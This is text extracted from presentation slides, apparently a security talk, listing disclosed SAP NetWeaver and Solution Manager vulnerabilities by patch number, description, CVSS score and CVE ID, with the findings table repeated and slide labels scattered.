
P4: Analysis Cycle




P4: Analysis Cycle



P4: Analysis Cycle



P4: Analysis Cycle



P4: Findings

Patch	Description	CVSS	CVE
3305369	Multiple vulnerabilities in SAP Diagnostics Agent	10	CVE-2023-27497
3252433	Arbitrary read of OS files + Full DoS in locking service	9.9	CVE-2023-23857
3273480	SQL injection (read) + DoS in User Defined Search service	9.9	CVE-2022-41272
3267780	SQL injection (read) + DoS in JobBean service	9.4	CVE-2022-41271
3268093	RFC arbitrary function execution + JCO password leak in rfcengine service	9.4	CVE-2023-0017
3317453	Incorrect reference handling leading to arbitrary application startup	8.2	CVE-2023-30744
3288096	Multiple information disclosures	5.3	CVE-2023-26460
3288394			CVE-2023-24526
3288480			CVE-2023-27268
3287784			CVE-2023-24527


P4: Findings

Patch	Description	CVSS	CVE
3305369	Multiple vulnerabilities in SAP Diagnostics Agent	10	CVE-2023-27497
3252433	Arbitrary read of OS files + Full DoS in locking service	9.9	CVE-2023-23857
3273480	SQL injection (read) + DoS in User Defined Search service	9.9	CVE-2022-41272
3267780	SQL injection (read) + DoS in JobBean service	9.4	CVE-2022-41271
3268093	RFC arbitrary function execution + JCO password leak in rfcengine service	9.4	CVE-2023-0017
3317453	Incorrect reference handling leading to arbitrary application startup	8.2	CVE-2023-30744
3288096	Multiple information disclosures	5.3	CVE-2023-26460
3288394			CVE-2023-24526
3288480			CVE-2023-27268
3287784			CVE-2023-24527


P4: Findings

Patch	Description	CVSS	CVE
3305369	Multiple vulnerabilities in SAP Diagnostics Agent	10	CVE-2023-27497
3252433	Arbitrary read of OS files + Full DoS in locking service	9.9	CVE-2023-23857
3273480	SQL injection (read) + DoS in User Defined Search service	9.9	CVE-2022-41272
3267780	SQL injection (read) + DoS in JobBean service	9.4	CVE-2022-41271
3268093	RFC arbitrary function execution + JCO password leak in rfcengine service	9.4	CVE-2023-0017
3317453	Incorrect reference handling leading to arbitrary application startup	8.2	CVE-2023-30744
3288096	Multiple information disclosures	5.3	CVE-2023-26460
3288394			CVE-2023-24526
3288480			CVE-2023-27268
3287784			CVE-2023-24527


Netweaver JAVA




S/4 HANA



Netweaver ABAP



SAP Solution
Manager



Netweaver JAVA



S/4 HANA



Netweaver ABAP




SAP Solution
Manager

